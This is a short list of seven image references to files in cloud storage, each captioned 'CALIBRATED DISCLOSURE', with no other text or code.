
CALIBRATED DISCLOSURE




CALIBRATED DISCLOSURE




CALIBRATED DISCLOSURE




CALIBRATED DISCLOSURE




CALIBRATED DISCLOSURE




CALIBRATED DISCLOSURE




CALIBRATED DISCLOSURE



